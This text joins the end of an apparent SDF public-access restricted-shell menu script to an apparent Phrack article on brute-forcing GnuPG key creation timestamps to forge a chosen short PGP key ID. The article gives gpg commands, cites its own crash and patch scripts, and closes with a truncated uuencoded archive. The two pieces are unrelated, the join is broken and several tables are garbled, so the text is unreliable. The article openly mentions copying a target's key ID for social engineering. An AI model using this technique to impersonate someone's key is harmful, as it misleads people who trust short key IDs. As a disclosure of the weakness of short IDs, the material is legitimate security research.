echo " so that you may virtually host your own domain name on SDF. This"
echo " includes DNS, mail service and virtual webhosting. For more info"
echo " check out the FAQ: file"
echo ;;
help) Menu;;
profiles) /usr/pkg/bin/profiles ;;
#freeirc) echo "% 'freeirc' is available to ALL validated users from"
echo "Friday 23:59:59"
# echo " through Monday 00:00:01 UTC. Please 'validate' your account"
# echo "today!" ;;
user) echo "\nValidated users (\$1.00 or more) have immediate access to:\n"
echo " 200mb total (home, web, mail & gopher)"
echo " incoming file transfers via ftp or sftp"
echo " elm, pine, mutt, mailx, rmail, pop3, gopher"
echo " bash, ash, ksh, tcsh, rc, zsh, tclsh"
echo " your URL http://$LOGNAME.freeshell.org"
echo " limited cgi execution (shell scripts)"
echo " icq, aim, talk, commode, bboard"
echo " dialup ppp/shell access in the US and Canada"
echo " USENET and ClariNET read/post access"
echo " freeirc on Saturdays and Sundays"
echo " hundreds of UNIX utilities"
echo
echo "The purpose of the prevalidated account is to help newusers"
echo "learn about the UNIX system. Type 'unix' to see what UNIX"
echo "commands are available to you right now. You can validate"
echo "your account today! type 'validate' to validate\n";;
env) env;;
set) set;;
#delme) delme;;
bboard) /usr/pkg/bin/bboard;;
eggdrop*) echo "% eggdrop is available to MetaARPA members only" ;;
psybnc*) echo "% psybnc is available to MetaARPA members only" ;;
arpa|join|member) arpa;;
auction) auction;;
cat*|more*|less*) file=`echo $command|awk '{print $2}'`
case $file in
*psh*) file="" ;;
*random*|*null*|*zero*) echo "% Ja tvoi sluga ja tvoi rabotnik";file="" ;;
```

```
esac
if [ "$file" = "" ]
then echo "usage: cat {filename}"
else if [ "`wc -l $file awk '{print $1}'`" -ge "500" ]
then tail -500 $file
else cat $file
fi
fi;;
software*) /usr/local/bin/software `echo $command|awk '{print $2}'`;;
cd*) cd `echo $command|awk '{print $2}'`;;
finger*) user=`echo $command|awk '{print $2}'`
case ${user} in
*-*) user=root ;;
esac
size=`ruptime -a|awk 'END {print $1}'`
if [ "$user" = "" ]
then echo "You are on `uname -n` among $size users. ('validate' to see"
echo "usernames)"
else finger -m $user
fi ;;
date) date ;;
whereis*) whereis `echo $command awk '{print $2}'`;;
locate*) locate `echo $command|awk '{print $2}'` ;;
whoami*) /usr/bin/whoami ;;
who|w|ps*|last*)
size=`ruptime -a|awk 'END {print $1}'`
echo "You are on `uname -n` among $size users. ('validate' to see"
echo "usernames)" ;;
uptime | ruptime *) ruptime -a;;
chmod*) chmod `echo $command awk '{print $2" "$3}'`;;
ls*|ll*|dir*) if [ "$COLOR" = "TRUE" ]
then /usr/pkg/bin/colorls -a `echo $command|awk '{print $2}'|tr R r`
else ls -a `echo $command|awk '{print $2}'|tr R r`
fi ;;
sl*) /usr/pkg/bin/sl ;;
pwd) pwd;;
msg) msg ;;
# ps*) ps `echo $command|awk '{print $2}'` ;;
validate) Validate ;;
mil) /usr/local/bin/mil ;;
why) echo
echo "It didn't used to be this way .. but you must understand that your"
echo "small token of trust builds a better SDF for all of us:"
echo
echo "Due to the increased number of security and spam attacks, we are now"
echo "asking that you send ONE US Dollar (or 5 EURO note) as a token of "
echo "your sincerity in becoming a longterm member of our community. It is"
echo "unfortunate that the net has become filled with people whose daily"
echo "goal in life is to terriorize others online. We believe that asking"
echo "for ONE US Dollar would not present a burden"
echo "to anyone in the world. We hope to keep SDF a safe and secure haven"
echo "for you and other shell users. To get an SDF bumper sticker, send in"
echo "TWO US Dollars and a SASE (Self-Addressed Stamped Envelope). Please"
echo "include your username."
echo
echo " SDF public access UNIX system"
echo " Post Office Box 17355"
echo " Seattle WA 98127 USA"
echo;;
w*) size=`ruptime -a|awk 'END {print $1}'`
echo "You are on `uname -n` among $size users. ('validate' to see"
```

```
echo "usernames)" ;;
alpine*|pine*|mail*|mutt*|elm*) case `echo $command|awk '{print $2}'` in
-*) echo "unknown mail flag." ;;
*) mutt -F /sys/pkg/etc/rmuttrc ;;
esac;;
*irc*|bitchx*|irssi*|epic*|freeirc*)
#tetrinet $LOGNAME tetrinet.sdf.org ;;
echo "--- Basic IRC Commands ---"
echo
echo "/list - List channels"
echo "/join #channel - Join a channel"
echo "/list #channel - Leave a channel"
echo "/msg nick msg - Send a private message"
echo "/who - Who is on"
echo "/quit - Quit IRC"
echo
echo "-(continue)-\c"
read ret
/usr/pkg/bin/oirc -p 7000 ${LOGNAME} irc.sdf.org
#/usr/pkg/bin/oirc -p 6667 ${LOGNAME} irc.sdf.org
echo ;;
com | chat | commode ) \
room=`/usr/pkg/bin/comwho|head -3|tail -1|awk '{print $1}'`
echo "ROOMNAME=$room" > $HOME/.comrc
/usr/pkg/bin/com ;;
pcom|pcommode) room=`/usr/pkg/bin/pcomwho|head -3|tail -1|awk '{print $1}'`
echo "ROOMNAME=$room" > $HOME/.comrc
/usr/pkg/bin/pcom ;;
ttytter*|twitter*) echo "% Twitter username (or [RETURN] for anonymous):\c"
read tweet
if [ "$tweet" = "" ]
then echo "% Logging in anonymously"
/usr/local/bin/ttytter -anonymous
else /usr/local/bin/ttytter -user=$tweet
fi ;;
w2k) /usr/local/bin/w2k ;;
mkgopher) mkgopher;;
faq) faq;;
clear;;
usenet | trn* | tin* | slrn* | rn* | echo "% USENET is available to validated"
echo "users." ;;
die) echo "you has failed."
sleep 4
exit 0 ;;
logout | leave | bye | quit | exit | escape | terminate | cease | logoff | end)
#echo "Would you like to remove your account from our system? (y/n) \c"
#read ans
# case $ans in
# y* | Y*) delme ;;
# *) echo "% '$LOGNAME' will not be deleted." ;;
# esac
echo "Good Bye from the S D F - 1 .."
echo
echo "Please 'validate' or join 'arpa' soon."
echo "Your support is appreciated!"
echo
echo "Thank you!"
sleep 8
```

```
exit 0;;
uinfo|expire) uinfo;expire ;;
dues) /usr/pkg/bin/dues ${arg} ;;
#helpdesk) /usr/pkg/bin/helpdesk ;;
guestbook) /usr/pkg/bin/guestbook ;;
id*) /usr/bin/id ${arg} ;;
nospam) echo "You must be validated to use this feature."
;;
*) if [ "$command" != "" ]
then echo "psh: $command: not found - try 'help' for commands"
else if [ "$count" -gt "20" ]
then exit 0
else count=`expr $count + 1`
fi
fi;;
esac
doneecho "
|=[ 0x04 ]=---=[ Personalized PGP Key IDs - f1los0tt113 ]=------|
=-----[ Personalized PGP Key IDs for fun and profit ]=-----
=----=
=----=[ f1los0tt1l3 ]=----=
=----=
---[ Contents
 1 - Introduction
  1.1 - Prior work
 2 - The spec
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  3.1 - Preparation
  3.2 - The crash
   3.2.1 - Runtime stats
  3.3 - The patch
 4 - Conclusion
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---[ 1 - Introduction
```

Everybody should be allowed to have his (or someone's) own PGP key ID. Who doesn't want his PGP key to match his favorite hex nickname or his target's key for some cheap social engineering? I certainly want, so I started researching how they are derived and if they could be bruteforced.

Note: when we speak about key IDs here we mean the 4-byte short ones that everybody love to use. However, given enough processing power (or maybe a SHA1 ASIC|preimage attack) the process can obviously scale to any key ID length.

```
----[ 1.1 - Prior work
```

GIYF, right? Well, a couple people tried this and lived to tell the tale (or, well, decided to make it public) but none of them permitted me to get a 4096 bit RSA key as I wanted it.

In May 2010, halfdog posted on full-disclosure [1] some Java code that worked on DSA keys. Not exactly fast or customizable, but hey, it was 3 years ago.

Then, in Dec 2011, Asheesh, a Debian dev particularly fond of his key ID, found a way to create a new RSA 4096 key with that ID (and a bug in GnuPG handling of duplicate keys) [2]. He highlighted the disruptive potential of that and decided not to release the code. Bummer.

But the keyservers carry even older evidence (even if one shouldn't trust the key creation field, especially on these keys): the first example of custom IDs I could find is

pub 1024R/A69AB99CDEADBEEF 1995-09-28

that actually employs a old packet type.

So we are not doing anything truly new, but there's still not a public method to get an arbitrary key with an arbitrary key ID.

---[2 - The spec

So, let's get our hands dirty: grab the OpenPGP spec, RFC 4880 [3], and look up how are those key IDs derived [RFC 4880 - 12.2].

-----[RFC 4880 - 12.2. Key IDs and Fingerprints]-----

For a V3 key, the eight-octet Key ID consists of the low 64 bits of the public modulus of the RSA key.

Woah, that easy? No, it's not. Version 3 keys are deprecated [RFC 4880-5.5.2], for a bad reason - key IDs collisions, ahem - and a good reason - MD5. So, as we don't want to build our new shiny RSA 4098 on MD5, let's move on to V4 keys.

-----[RFC 4880 - 12.2. Key IDs and Fingerprints]-----

A V4 fingerprint is the 160-bit SHA-1 hash of the octet 0x99, followed by the two-octet packet length, followed by the entire Public-Key packet starting with the version field. The Key ID is the low-order 64 bits of the fingerprint.

Great, so what's in a Public-Key packet?

-----[RFC 4880 - 5.5.2. Public-Key Packet Formats]-----

A version 4 packet contains:

- A one-octet version number (4).
- A four-octet number denoting the time that the key was created.
- A one-octet number denoting the public-key algorithm of this key.
- A series of multiprecision integers comprising the key material.

Note: numbers are big-endian [RFC 4880 - 3.1]

So the variable parts are the creation timestamp and the key material. The key material is a bunch of algorithm-specific MPI [RFC 4880 - 3.2] which can't be tampered with without changing their value.

One might also try to add garbage to the packet, but implementations strip it. Bummer.

---[3 - The attack

Great, we know what constitutes the key ID, and we know that we can tamper with the key creation value and/or with the RSA/DSA/Elgamal parameters. I decided to only loop through the key creation field for a simple reason: I don't trust a crappy tool written by me with RSA primes selection, in particular in a scenario like this where a lot of different primes are needed, as skews can lead to disastrous consequences [4].

After all entropy usage couldn't be optimized much and at least this way we have the peace of mind of GnuPG generated keys.

So we will simply build a bruteforce on the key creation timestamp value.

Ok, let's dive in. First of all fence your GnuPG env, to avoid cluttering or damaging your own.

```
$ mkdir -m 700 GNUPGHOME && export GNUPGHOME=`pwd`/GNUPGHOME
```

Now we need to generate a pool of enough keys to have a fair chance of finding a match, but how many? Well, obviously it depends on the number of seconds in the time frame we consider acceptable for the key creation time.

Let's dive into some math. Since SHAl is unbiased each try is independent and for each try we have a fixed probability of finding a match: one into the number of different possible suffixes = $1 / 2^32$.

So, the only thing that matters is how many tries we can do. This number is s (seconds in the time frame) * x (number of keys in the pool).

The probability of finding a match in k tries is 1 less the probability of failing all of them [5] and this last is (prob of failing one) $^k = ((2^32 - 1) / 2^32) ^k$.

Here are the final formula and a handy table:

$$2^32 - 1$$
 s * x s = seconds in the time frame $y = 1 - (-----)$ $x = number of keys in the pool 2^32 $y = probability of a success$$

+	+	+		+
0.50	0.75	0.90	0.95	0.99
3	5	8	10	15
19 19	38	63	82	126
+ 95	189	314	408	628
	3 	3 5 +	3 5 8 	0.50 0.75 0.90 0.95 3 5 8 10 19 38 63 82 95 189 314 408

For a fancy 3D graph you can plot the probability on a (years in the time frame X keys in the keypool) space [6]:

 $y = 1 - ((2^3 32 - 1) / 2^3 32) (60 * 60 * 24 * 365 * a * x)$

GnuPG has a convenient function to generate keys in batch mode:

\$ gpg --no-default-keyring --secret-keyring ./secpool.gpg \
--keyring ./pubpool.gpg --trustdb-name ./trustpool.gpg \
--gen-key --batch batchfile.txt

batchfile.txt
Key-Type: RSA
Key-Length: 4096

Name-Real: Filippo Valsorda Name-Comment: fllos0ttll3

Name-Email: fllos0ttll3@phrack.com

Expire-Date: 0

Note: it does not matter what you set in the Name-* fields, as we are going to discard the uid to create a validly signed one later.

Set it to run the number of times you want, maybe plug in haveged [7], a Geiger or a radio producing white noise and... uh, go grab a coffee.

----[3.2 - The crash

Well, now we have our keypool and we need to bruteforce the key ID out of it. I wrote a Python 3 + Cython parallelizable implementation, crash.py.

Compile the Cython module with (you'll need Cython and OpenMP):

\$ python3 setup.py build_ext --inplace

Note: clang and old gcc versions panicked, I used gcc 4.7.

Then start the bruteforce with

\$ python3 crash.py pubpool.gpg NEWKEYID [0xTIMESTAMP]

where 0xTIMESTAMP is the lowest limit to the creation time, if any.

Want to know something cool? The only thing needed to do the bruteforce is the pubpool, so you can export it out of your crappy airgapped system and perform the number crushing on some powerful untrusted machine.

You will hopefully get a result like this

Current fingerprint: 9b179a2af2f8a744b2214de4eec578f57e61d52a

Current timestamp: 0x512187c9

NEW fingerprint: d8efd70f8479432e9158ac27eb56af7c42424242

RESULT timestamp: 0x1b550652

----[3.2.1 - Runtime stats

The bulk of the heavy-lifting involved in this bruteforce is making the SHA1 hashes, and one of them is done for each timestamp tried. The number of tries is clearly independent of the width of the time frame, and grows with the probability of finding a match. The two - probability and tries - are bound by a simplified version of the formula above.

$$2^32 - 1$$
 x
y = 1 - (-----) x = tries / SHA1 hashes
 2^32 y = probability of a success

So what matters here is what SHA1 hashrate we manage to get. The crash.py Cython implementation is quite fast, and achieves 3.0×10^6 h/s on a quad-core 2.3 GHz i7 or 8.3×10^6 h/s on a AWS EC2 cc2.8xlarge instance.

Note: this means that a matching key would cost you \$0.50 of Spot Instance as of April 2013.

However, much better can be done: the oclHashcat-plus guys claim a 3.081×10^9 SHA1/s on a AMD hd6990 GPU [8]. With an hashrate like that, a match can be found in a matter of seconds. Writing a high-performance CUDA or OpenGL implementation is left as an exercise to the reader ;)

Here is a reference table of running times:

		+				
	probability	•	0.75	0.90	0.95	0.99
	tries / 10^9	2.9	5.9	9.8	12.8	19.7
-	runtime on i7	•			•	•
	runtime on EC2	 6m	12m	20m	26m	40m
	runtime on GPU	1s	2s	3s	4s	6s
-	T					

Now we have to patch the key. patch.py, incredibly, does exactly so.

First, export the secret key for which you had the match

```
$ gpg --no-default-keyring --secret-keyring ./secpool.gpg \
--keyring ./pubpool.gpg --export-secret-keys OLDKEYID > privkey.gpg
```

Then run patch.py on it, passing it the "RESULT timestamp" from crash.py:

\$ python3 patch.py privkey.gpg TIMESTAMP > resultkey.gpg

Finally, force gpg to import the key even if the (invalid) bounding signature has been stripped:

\$ gpg --allow-non-selfsigned-uid --import resultkey.gpg

And restore the bounding signature by creating a new uid:

\$ gpg --edit-key NEWKEYID

gpg> adduid
gpg> uid 1
gpg> deluid
gpg> trust
gpg> check
gpg> save

Note: don't create the new uid as an exact copy of the old, otherwise

deluid will delete both of them from the secret key - it's a GnuPG bug.

Done! You now have your new shiny PGP key with a personal key ID. Export it to your main GnuPG env or whatever.

---[4 - Conclusion

Have fun, there are still many interesting uncatched key IDs out there: 0x11111111, 0xabaddeed, 0xaaaaaaaa, 0xg00d1dea, 0x27182818, 0x14142135... Please just leave 0x31415926, 0x42424242 and 0x13371337 for me;) and don't (publicly) duplicate other people's keys.

Finally, I know what you are searching for: the option is --keyid-format long;)

---[5 - References

- [1] "PGP CPU time wasta (never refer to pgp key using 32bit key-id)" http://seclists.org/fulldisclosure/2010/May/120
- [2] "Short key IDs are bad news (with OpenPGP and GNU Privacy Guard)" http://www.asheesh.org/note/debian/short-key-ids-are-bad-news.html
- [3] "OpenPGP Message Format" Callas, et al November 2007

https://tools.ietf.org/html/rfc4880

- [4] "Cryptanalysis of RSA with Small Prime Difference" B de Weger 2002 http://www.enseignement.polytechnique.fr/profs/informatique/Francois.Morain/Masterl/Crypto/projects/Weger02.pdf
- [5] Complementary event Wikipedia
- https://en.wikipedia.org/w/index.php?title=Complementary_event&oldid=545752 375#Example_of_the_utility_of_this_concept
- [6] y = 1 ((2 ^ 32 1) / 2 ^ 32) ^ (60 * 60 * 24 * 365 * a * x) with a from 1 to (2013 1970) with x from 1 to 200 Wolfram|Alpha http://wolfr.am/YxKsTU
- [7] haveged A simple entropy daemon

http://www.issihosts.com/haveged/

[8] oclHashcat-plus - advanced password recovery | Performance section http://hashcat.net/oclhashcat-plus/

---[6 - Code

begin 644 gpg-crash.tar.gz M'XL(`#0D8E\$``^U<^U/;2+;>7^._HI>I#1(1CN47!\$*V@"03:0.@@%0RQ;(N M66YC+;+D*\D8SVSNWWZ_<[KU,D*9S-R9V7O7JDI`W:=/G_[Z]'ETMW`C)YXT $M9\L_89/J]7:Z?4$_^RKGZUV5_W$TVO;?6&W[4ZK:W=V=EJB97?;G=Z?1.NW]$ M%"I]YG'B1!!E[/EA'":)Y\M*.I"-QS5\U%A\$]O/_R//=G\73>1P]'7K!4QG< MBMDRF81!I]'8V-AHS&/G6NX)5^N(F,V'LS#TF]>S:P'4KF4B+GUOZB57C4:Q MSHN%(TZ_/Z4&ON>*&[F,O."ZH=N@.IE(,9*Q%\F1B.?CL7=GB7`LG&`IY*T, MA"^#ZV328.8IO1\N9)R(Q)OBAS.="<>GHI%P8H@HG<0+`S%R\$BF\0\$SDG3!& $M<NS,_61/M$P>3\.;SL(H$1BL$[N>E[['RSC[-8GF;I*^33!PWQMF#<=.G`P8]])$ MCD9CX243\$<YD8*!Y\$R.[0;20++\$9#3=-\$FF\UQ!X()`C#L2X"0E'AIEB<)`) MT9P'\$-;WQLN<4?NJ*0,W'\$G#-!NA/Z)Q'PC#"Y*<IH/.ADXL#^R^*;PQ0995 MC,-(2,>=B%.>S^V_R65#M4'3.)8TW8F<SGP"/PF9R3\$K\$GJ;SL`&/.:!RS.4 M8]@<>\'(`K63`\$W?%TFTI\$GE]MDT`\DHG(H@7!!K!88EY@%6JH!R+#WICT@` M,+N6TOR*EC1D,,(;CX?A;HK#A+F.O0A03IW\$G5AB`3`FTKWAFDC&4!5+,`-B M3`.7=UZB)MH1\13C:&H]PFRT&HL)`>2)YXP]3;2IYOP[\9KZ`3,GBA7J&JX) ME\$!&XO+L];'H[NZVQ+;H-MM7W.KTPKD&7^)SZ:DB3SPY\$#;_2CA#`YGHL6C= MH2WZ.8*@.V)[6QSZ"V<9BS"01>H@++3H9BWZU.*]7*1287X!"2E1+!-NG[`H M1M:VXT*E7HBVYA"+WG:;F&@&(.=F:MD.DN5,HGG>.FMF;[>HF:+;)KJBN,7F MF#NC90G;\$FU383\$NL\<,*+05X@3E10%HAW0"<&R';B)3ULVL@7I?@7L%<NG? M[],N]FE7]9DLPJ_UJ8P,%CXU-#9?O-FTM!Q[Z%ZTK\S+UHI\$[0<E:A<E:E=) $\label{eq:m-condition} $$M-`[GT;>*=%(6J5LA4K?![\-PM,QP9&+%M*\#!VIJGT\C*=2\#Z1<%SRR).E>P&$$$

 $M:0],6W&M])J]=+44U(8D@'3$LTN\#@OS?BNCF*Q.,)\.L?",KMDH]'I8Q$:3$ MC"16#5F/U`JQ@>(W^#&Q2+V-'.4PYCZI&DF6T-ZS<R2SILI%#02\$'3!IH9:L $MD; Y/(\B"; -4L'\B[8*O=4S.>.+:A^]6]'I\B.M>Z>/; R7GJ^C5*/I@F9RB5-$ MN*.1=XT!D?=Y0))LQ"R'O#.R`K.\$\'%JSS-_,&(700XH\S^YK<]:*G-,CK/L M+O[7AFEIUV!IEU*0&BJJNM\K,9U%\$G%*/L.9"\$>I#!7]4DVK:Y88J8`'C\$JD ME[V]JY7^&/'WKSZ5YEUL8BBEF=>"/2FUYHY*@I(BJG\$1&\$J(!R:[T/W9J_./ M;R*\ZWZQXQK7N56Y#&-5@%,"D)6<53C@A+,W9L ;X*86]EFXX^.AO SGL+R MFBWO?IL^D`_UN]T'\[]^Q]Y1^5^GW>MT^LC_>MUN>YW__1X/Q]:P)&X3QH*\ MGJM3G:F<NM.9Q3]GRP;3N6S#84\B6'7I9[2SR(%]XG"7*QI%KB/\S"B=(?X' $M4TK=7 N10919 < D4FYEZ&UG"1Q,&J)#(*5"*P03:0.=E01N4V]$9BZ-\,SM<$ MVH.3`'9\$OPV.+SZ++3>Y,Q\$&7WM^!?G'&:6+]QI8\%(!T@0FWJ+`YB3(_<L\ MB+WK`!F-'P(N6/R'^;_&*'PC:^!.G(@M=SA/+MLMRM\>\$)5YN13AT>B5&2\2 M[STD#?T7>S_*^_64U;RY[%U5UWRZM/L(2J@W]K(/^\$C5+Z5`]/-B@LR<<_W(M@8N/V%>GCAX3Z<LI0@65EZL8RKDIY8K,14<^E&XYE.,+E?2'03D-M)@BEDZ\$ MG"WFE+2<\[&SN9?WG5#,BR#0@8M+190";7G;LRAT98Q@SIDY0_W\$D^J\,/X M@*3^W:G)'<XINR5!OH=,QX*F=65HS0P3G?N]PR@*SUT:?<:TMT*,O&`VQU"C MZSDU5]VQ@I-J;&DH!JPG!_HMIZ%Y'20I\$11/'*B`0T4:J\P4`BDS]7:/F2;* MF:F"`C/2#C*1%(O19#3I/V.%0\$W9@5:3%(C32,(B(!E12,MXDWS_+6T2W#J1 MYPQ]68"@I(]NB`1?1@_48MJ]>((7RL+ODZCQZX7V`"RS\"'T89@</Z\KK+HM $M+,D[-3C>$^*UFEL]PRPF-&?2EXY._K_>:NV$VA,7%)6P=@-D0@7\Q(RCX13)$ M!70PR&&TS(@A\$F!X7K(D+[2!-6B6PW'1P!7"-82YW/A`O/_X]FTY1F,[;13" M.(TF=56V9_<ZHU)3;(EVJ]15QJ"NNR("Z`,K?!9Z"C2UJS24UUX0T!K7*TIO MI^F06FU@%=@4#`2;#+)0X\$:[4M#`&,:`9[*P5O*<+E,4&G0ZUG08R-(I(<W7 M3R%G*^A1L6DU3/ER+L%59O+S,#L-9W/>@D-.FZD+5&N9@97NT15,"SW*QQO/ $\texttt{ME} < - [\ 4 > \texttt{K} < \$ \texttt{JO}\$\) + \texttt{E5DCMC1} ! \# \texttt{KI4MSH} > (\ "@\V' \texttt{I8R}\$\) \ ; \\ \texttt{;M} < \texttt{JYV} _\texttt{XEAX4} = \texttt{S7QYL}$ MQF1B7>0M[F0>W!!R!S;'5V89B^_\$^0P67,C_F@/D9=ESB!BR2N&X48BUEJTH MBR14?%=X`2W5BS"<&>COF%\L\$16,>)/4\$2-G:2JS2+K(<4E1\12?:0AW&\$F7 M3+T8A8L@U6*]H\N`-%<:G6!U48I,OI63Y#2!YLQ9;Z?&Q&DVAVT];C9*#+QQ M9AWW[L'\G?C!65HB#J<R#"3M?;#3U=NA0\?S16HQB\\PDLY-8Q5PF:S`G.X> MEW6+GJ(^77:OL"A2):\$]Q>[#M+T56KO_,&U_A5;L/DR[LTK;6AW>&ZSSXL8M MF>]KF6XBEZ..#*=2&\$KA7'6U#CLYTGQ@S559A1(/%5IJ:V0)[FQE"\$R"Q:#V MN*\$8M\$!(@Y7)NW<"LZI'*@,P<CMH%>VD5;!]YLIN;/H8CU-=-'E_+G/KN<%` M`E!&BDOTN%9*BQ#IT48RF5-BH+M9;R!\ZS.CM?_'GO]V._V6SO_[';O=YO/? M=G^=__\>S\\Y_TUUA&.*&[E4Y[^IW6\TBL64#@;(URF+AV7A0V`=B8"D4?`6 M*JT*Y*+LOB;R[E>>U?["@UE(,BCNXW_E?!:YC8^PPMALW2\$^V=PT"R>VWWS@ MFB.DH>.S5TLL)DC,O`1Y>2+=A%+G<^G"YO\$YB?9,L.KQPIDI.+-S\'PD*E4I M#JY!SDRS%@76B+B=A(**G//(BUTGHJ@'3L:A'WRF-)1H/'5&LN\$%MXY/>QX(MNL!:\AY2YF#N2=ML("&'94<:'!>.7:D1:QE4Y@\$P*.*)DQ':_KPS6.TLTM35 M2Y/2]<GL^F3V/^1D5JNT1K*X(/8TK+_X[+8TM-QP%(]NVZM'M^VKXA;'2V59 MV+LD)VA]748!([0%H70\>3Q-7(06(FY7!6D5Q(D-S=%27KW#Y\$[!5G^;4Z1]) MD18.?L5),NTYL4\JYV5909[LX>;?[UI=.L0K>[PGFC=QWKNZ=P2M>8](RIRY M/OPM26["'9('V%S-\XFR:DPE.6A,X\$`F X#\+6R^C"*-MRX@)S!\$SB*CYB+R MD\$HI33=K:6ATZQ/&U0=N93[[[>/_NO._5J]G4_S?;N]T;"*D^'^GLX[_?X^' MMZX0Y25SC#QNNB'L<!I>DVHT5@CH)"Y@6ZBI7J4%BE(=L31?I@U2LN'<@XU` MZT8CAK%TY9BWL0[\$Y6;Y")J":3[A<S>O&J`?3\$/:"P1EUI.QD3?9H.VLC)^R M.&@5.0.]539`P!X?7&YNCRDE@,6Z*A+Y7G!SGP+6A@=OJ&.`Z<CUX20@PD^; $MV3@V]_(Q?<E8:FEY8/GK5>/?UO`HJ'_;/NK7?[O=[O;4^K=[O1W\WK([O?[.$ M>OW_'L_3K8;84L>:2\$T1L4BDSG#&WH]P]4BY1J%8A`C3'%?MFJ='O8AF`B1] MB<QJ+&)\$F25:.;RK.0\"275.M*1C"\$]2PJNWP"F>PP)!W!<Y2X1`+`8?*%-H $MY`5>XO'F)=UP'J6'P>_"'SW?=ZI.89&=^K`\2*Z)44#;V_KO(XR\:]H)S5IS$ M/A[)J>,%<=KS<3A;@FZ"B/'8%.V6C7QJDB2SO:=/K[UD.W:G,(W3IRQD&-YD M._X"M72D\\$_DT-H0,7].EB\$`&M')J!RZ8Z?;[;K=XDC1[CIRIK0500N;:#]. M%@B\$]\4RG`L7`\$>2+&_D#><<#1.\3\.(&,"P>.,EE<V#D3Y43&0TS8Z:OW_ M47PO`QEAY.IRI7CKN3"@DN<151?/^!1UJ`Y,7I,,YUH&\9H.!QC:?2\$]GO,T M"FX3!]V-YFD!9F\$@P%W2V1-I4!B8?)V?SINRILT'AI^/<I3NB4Q@C%7,C#'R $M[?"AI-/X\eq G30.Q^'1R\; \#QPMQ^/X'\gp[.SP_<4/^[S[0$=T_"$!G[I#]]]$ M4SQP7I"R!0D=AQ&'=Z_.CM^@R>'1R=N3BQ]H!*]/+MZ_.C\7KS^<(:H_/3R[$M.\#G^{^{/}};P3)Q^{^{/}}\#0]</ZJ^{9}!C2'74LU4\#,1^{$3<F7CF3BD-_4^_\!$TM;VXBA}$ MN\$U+(/YZ#61NX`W%>0)Z\'CMC<'_M1^&D26.PC@A\G>'OK3:MMW:MCLMVQ(? MSP]I9\$\;C>^\P/7G6%C/U3VBYN1%H<R)9LY3V):\$BO/R]"H/%8T!U1@D(V,P

MP/"/!P-3/'[,WW#H4J^SVZ?2?_VK0'J'LGX7Q?#9RI:]#FD1\M8EP1F%/LUL MA'_0\UCZ6*E17D96(MNKBNE\EL^&`]CZ@`[FMNCZR``+<2"N>3:`:NR3F8!E MRNDQ\$L/)VO'Q(2EU/),NC!B2F2\$=JFV)F8PFM%\$WS8,LT/NTBC<QBV\$<>T.\ MZ3-J+#1:/W.Z*(6PBBDVS/\$*0H3DD5_F4![B^DT*&3(0@X.S]\9X<P2=\BP M3&'\5+Y#,1A\$,M['#R>>#@8@%!OB+[;UE];&WL9!M"\$,)C#W-CS\'F`0&RW\ M<F>:^VG3+V:IN[,/;XT[*S`?!7UO`/H-W?T*Y=D]RBBC;'Q'5T8;*RTNC,^6 M;T7F(\,P/IOB^7-A^"9T0?#KBQ?"B\$SSOD"?TVX4A\#JM+<QFOORK!`J,DN) M\$\#4IMIU,F;CS(NWT\;ZO?9HMF*A%[REO10'GA\$;<8,O+O&B-XD%?>6"M>E. $MZ'" < R=D)7E[E3I; = 9, :[*=Z$"[K$!"L;L/%WW`F$UR=Y/ETA87_\W^U>WDI]]$ $M6'/0'6S2*31[4[CRF\Q/.[311#>VKEU76=@IW5P"GWDP"4$])<8AG1NFYNL\$ $MS+T[<V>2Q<2\#BOX3D1161[@@8;#"U)$W;^Z,:4GRT&F=)8")#[#531;FZ";J$ MX![K`S&X,-!HRNYX2'<^\$EX/8[;:6N<W/QF)>6#<8GWM0X.-#:CMDRDTE,K-M3>J)%AF6I'1&Y(VI;3R_IIO.RN4=1@E<U?F-LT!T0%<Y&"V"P?'C4&%!R,P# MNJ@\$*0MS-U*F-?9(YHTT8!+.PH'#"YU10\$\$;S"2]Z\!GL0NC>6`A8(X7Z5X0 MY)_+U+V9*<Q'@."-I(OVL3N9>B.:/[(6L1(2EN'T]%AIVG'FE:%S@-5%*N@ MUE<-LF`.*!5\AN%)S8?U><1:LB#SQ9]C@<'F;0C?#2U&1A;#8DN-*04'?IBP $M9F3*EHG^{(1"'9^]}HTM/3B%==6CJ6TH"00\22G($\#L"+MU/E6&(M>!)\#G$P$ $M[PLZ9^{O}]32_{C^{O}}=8R;'P8C4]I\#$>9H&Z^XXC-<8893YS\#T:YXCDN16[.$ $M5/+U-R'P(^{A}P2C)8$3#10N=-PKGJFL;=$8>(5[,G%W16]7[)62&J:U!$ M3OD)AH\F'?9XRT@!+AOF+?,QJ\$S:Y"="D^SA0]XQ+W2B:4UGT->?1)%K;OBQ $\texttt{M}</\texttt{;V-A3Z\&RC_(M21"EWB5Y;XH0\&L2EDTDZ}<\$'+.\$\#+BCD((=3T4YQZ<?!7DW)) = (M21"EWB5Y;XH0&L2EDTDZ<\$'+.\$\#+BCD((=3T4YQZ<?!7DW)) = (M21"EWB5Y;XH0&L2EDTDZ<\$'+.\$\#+BCD((=3T4YQZ)) = (M21"EWB5Y;XH0&L2EDTDZ<8) = (M21"EWB5Y;XH0&L2EDTD$ MCTZ@:/L8>OGA;SR!Q`,+SU>PP!H/L81X9>F+HGS5%%9RXALF'SK>(LRBA<IN M^T.F(F.Z/C.DB<>"X'PEYQ)/\$..DYHOB*'+(8)%92`K,<V=<D%1;7JVS+"9E $M(F@0SV7)"[2$BO^NCB73RG>\#D^{[_7*\#=X//_6X5\6^V<^]Q1]E\#S^<S>)2H$ MJHTJ?[!=W'G6NM>("N](_3*W2A=#AK+3-F;F(S5+6\:*EANS@AN>S5-Z:)?Y MB/6UJ@7T;8)(U#=N5U1U-6HH"F!@%(\@P,I-;,7PB6AQ.-\$F7.L);2:DSVV_ M0MAF0K'[5<*.(H0\$]5"`R4KP=LLK#R"@JFYD!TS+UZSJ:>T"K=VOIVT7:,5N M/6VG2-NZ-VFIT5`I(86,/IPGK(1*:7NV6OH<(=&J2E%BXV.HP`F_/K9[5UD& M(G) . U<Y Y Y . $4M_5$. 4E . V' [Y9. Z68B=\$9\$:5.0] W 81@, R2]] 7N 4E $MOU = -DWP3H"2E6OW%^/+\[!A!2:Z2]Y^2OS^$A7HB0+;5+0>G[TX^4^,TH/UD]$ MX.V)#53_(=30N_F0;?4K?75FF_NK(32<IY%8:D26&`=6EK)8XA`YGB404\"_ MOM+^8E7I+EZ].Z63=&J//O:5.T!CJE":^(I.#)GN22;QH=4C/3#&`?](^U0-MCL\P#<&/Z\$!Y54'T""X&K8'=,^Y+6AZ;1MM"5F\<_^.E^?C(Q/^"/L+K.;OM 